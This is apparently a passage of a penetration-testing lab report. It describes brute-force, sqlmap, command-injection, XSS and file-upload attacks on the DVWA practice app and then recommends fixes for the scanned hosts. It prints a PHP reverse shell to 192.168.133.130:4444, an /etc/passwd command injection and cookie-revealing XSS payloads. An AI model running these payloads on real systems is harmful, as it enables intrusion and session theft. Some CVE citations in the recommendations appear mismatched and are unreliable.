


3.3.2 Web Application

The **DVWA** web application was targeted for a series of exploits, beginning with a **Command Injection** vulnerability that allowed the execution of arbitrary system commands. **Cross-Site Scripting (XSS)** was also tested, demonstrating the ability to inject malicious JavaScript to execute arbitrary actions in the victim's browser. Additionally, a **PHP reverse shell** was successfully uploaded through the file upload feature, providing a remote connection back to the attacker's machine. These actions confirmed several critical vulnerabilities within the application, demonstrating the potential for unauthorized access and further exploitation.

Brute-Force Attack using Burp Suite


A **brute-force attack** was conducted using **Burp Suite's Intruder module** to obtain valid login credentials for the application. A predefined list of usernames and passwords was used to automate login attempts, systematically testing different credential combinations. By analyzing server responses, valid credentials were identified, allowing **unauthorized access** to the system.



SQL Injection Testing with SQLMap

A **SQL injection** test was conducted using **SQLMap** to assess the vulnerability of the **login** page. The scan, which ran for over an hour, systematically tested various SQL injection techniques by analyzing request parameters, cookies, and response behaviors. Despite the extensive probing at **level 5** and **risk 3**, the tool ultimately determined that **SQL injection was not exploitable** on this endpoint. This suggests that the application has implemented **proper input sanitization** and security measures to mitigate SQL injection attacks.


```
sqlmap
      -u "http://10.6.6.13/login.php"
      -data="username=admin&password=admin&Login=Login"
      -cookie="JSESSIONID=3i06ncafe8unbko4llj4ainin7"
      --level=5 --risk=3
```



Command Injection Exploitation

The first exploitation attempt targeted a **Command Injection** vulnerability. By entering a **malicious command** in the **IP address input box** of **DVWA**, it was possible to execute **arbitrary system commands**. In this case, the **/etc/passwd** file was retrieved, exposing **system user information**. This confirmed that the application was vulnerable to **command injection**, allowing an attacker to execute unauthorized commands.


```
10.6.6.13; cat /etc/passwd
```



Reflected Cross-Site Scripting (XSS) Testing

A **reflected Cross-Site Scripting (XSS)** vulnerability was tested by injecting a **JavaScript payload** into the **input box**. The script triggered an **alert message**, demonstrating that **user input was not properly sanitized**. This vulnerability could be exploited to execute **arbitrary JavaScript** in a victim's browser.


```
<script>alert('Hacked');</script>
```



Session Hijacking via XSS

Further exploration of the **XSS vulnerability** involved **stealing session cookies**. By injecting a script that accessed **document.cookie**, the session tokens of authenticated users could be extracted. This could allow an attacker to **hijack user sessions** and gain **unauthorized access** to the application.


```
<script>alert(document.cookie)</script>
```



Uploading a Malicious PHP Reverse Shell

To escalate access, a **PHP reverse shell** script was created and uploaded to the **DVWA file upload section**. This script, once executed, initiated a **connection back to the attacker's machine**, providing **remote access** to the compromised server. The ability to upload and execute **arbitrary files** indicated a **critical security flaw** in the application.


```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.133.130/4444 0>&1'");
?>
```



Executing the Reverse Shell for Remote Access

Uploaded files were directly accessible through the **/hackable/uploads/** directory. After successfully uploading the **malicious PHP shell**, the file became available at **/hackable/uploads/shell.php**. By navigating to this location, the script was **executed**, establishing a **reverse connection** to the attacker's machine. This granted **full remote access** to the compromised system.

```
nc -lvnp 4444
```



4. Recommendations

4.1 h4cker.org

The vulnerability scan of h4cker.org revealed no critical, high, medium, or low vulnerabilities but identified 15 informational findings. Although these findings do not present immediate security threats, they provide essential details that can help attackers conduct further reconnaissance. These findings included platform enumeration, device types, SSL/TLS configurations, and host FQDN resolution, all of which may provide attackers with insights into the system's structure, services, and potential weaknesses. Based on these findings, the following recommendations are provided to enhance the security of h4cker.org and reduce its exposure to possible attacks:

1. **Platform and Service Disclosure**: The scan revealed common platform enumeration (CPE) and device type information, which may give attackers insight into the underlying technology stack. For example, details regarding operating systems or application services could be correlated with known CVEs to identify potential vulnerabilities for exploitation. To mitigate this, it is recommended to implement service obfuscation techniques, such as configuring web servers to suppress platform-specific details in headers, and using firewalls and reverse proxies to hide service banners. This prevents attackers from easily targeting known CVEs, such as those impacting outdated versions of Apache or other web technologies.

2. **SSL/TLS Configuration Improvements**: Several informational findings were related to SSL/TLS configurations, including supported versions and SSL certificate expiry. While these findings do not directly indicate vulnerabilities, they highlight areas that can be targeted by attackers using techniques like SSL/TLS downgrade attacks or man-in-the-middle (MITM) attacks. To enhance security, it is recommended to upgrade the TLS protocols to the latest version (TLS 1.2 or 1.3), disable outdated versions (SSLv3, TLS 1.0, and TLS 1.1), and ensure that certificates are valid and renewed in a timely manner. Additionally, implementing HSTS (HTTP Strict Transport Security) and OCSP Stapling can further improve the integrity of SSL/TLS communications and prevent downgrade attacks.
3. **Host and Service Enumeration**: The findings also included host FQDN resolution and details of network services. While these are informational, attackers can use them to map out network infrastructure and identify attack vectors, such as exposed services or devices with known CVEs. It is recommended to implement network segmentation, limit the exposure of sensitive services, and enforce access controls. Tools like intrusion detection systems (IDS) or intrusion prevention systems (IPS) can be used to monitor and block unauthorized access attempts based on service and host information. Moreover, review and refine DNS security practices to ensure that sensitive domain-related information is not publicly accessible.

By addressing these informational findings and applying the recommended mitigations, h4cker.org can further reduce its attack surface and improve its overall security posture. These actions will help ensure that the organization is better protected against exploitation via publicly known vulnerabilities (CVEs) and proactive attacker reconnaissance tactics.

4.2 scanme.nmap.org

Similar to h4cker.org, the vulnerability scan of scanme.nmap.org did not identify any critical, high, medium, or low vulnerabilities, but 10 informational findings were detected. While these do not represent immediate threats, they provide valuable information that could aid attackers in further reconnaissance and the identification of potential attack vectors. These findings included server banners, platform information, and network service details, which could be leveraged for targeted attacks if not properly managed. Based on these findings, the following recommendations are provided to enhance the security of scanme.nmap.org and reduce its exposure to potential threats:

1. **Server and Banner Disclosure**: The Apache banner Linux distribution disclosure was detected, revealing details about the web server and its underlying operating system version. This type of information can be used by attackers to identify known vulnerabilities associated with specific versions, such as CVE vulnerabilities. To mitigate this risk, it is recommended to configure the web server to suppress version information by modifying Apache's ServerTokens and ServerSignature settings. This action limits the information returned to clients, thereby reducing the attack surface associated with version-specific exploits like CVE-2017-9805, which targets Apache HTTP server versions prior to 2.4.27.
2. **Service and Platform Information**: The findings also included common platform enumeration (CPE) and device type information, which may provide attackers with insight into the underlying infrastructure. This information could be used in conjunction with existing CVEs, such as CVE-2020-14882 for Oracle WebLogic or CVE-2020-25705 for vulnerabilities found in specific IoT devices. To mitigate this risk, it is recommended to implement service obfuscation measures such as using firewalls, reverse proxies, or intrusion prevention systems (IPS) that can mask platform details. Additionally, unnecessary services should be disabled, and any exposed services should be kept up to date with the latest patches.
3. **Network Enumeration and Host Information**: The scan also revealed findings related to host FQDN resolution, pinging remote hosts, and traceroute information, which, although informational, can assist attackers in identifying network topology and pinpointing attack vectors. For instance, open ports and exposed services discovered through tools like nmap or

Nikto could potentially lead to CVE-based exploits. To mitigate this risk, the system should restrict unnecessary ICMP traffic, disable traceroute responses, and implement internal network segmentation. Furthermore, DNS configurations should be reviewed and adjusted to ensure no sensitive information is exposed, and network-level protections such as firewalls and VPNs should be used to obscure internal infrastructure from external attackers.

By addressing these informational findings and applying the recommended remediations, scanme.nmap.org can reduce its attack surface and better protect itself from potential exploitation. These steps not only help mitigate immediate risks related to CVEs but also serve as proactive measures to strengthen overall security posture by reducing unnecessary information disclosure.

4.3 Metasploitable

The Metasploitable virtual machine environment presented a significant number of critical and high-risk vulnerabilities, particularly in the form of outdated PHP versions, SQL injection vulnerabilities, and insecure SSL/TLS configurations. Below are the key recommendations for mitigating these vulnerabilities:

1. **PHP 5.4.x Vulnerabilities (Critical Risk)**: The PHP 5.4.x version running on Metasploitable is affected by multiple critical vulnerabilities that can lead to remote code execution, denial of service (DoS), and other severe security issues. These vulnerabilities, such as GHOST and other multiple vulnerabilities in versions 5.4.38 to 5.4.43, expose the system to exploitation by attackers. The best recommendation is to upgrade PHP to a supported version, preferably PHP 7.x or higher, which addresses these issues and provides enhanced security features. Additionally, regular patching and updates are essential to prevent exploitation of known vulnerabilities.
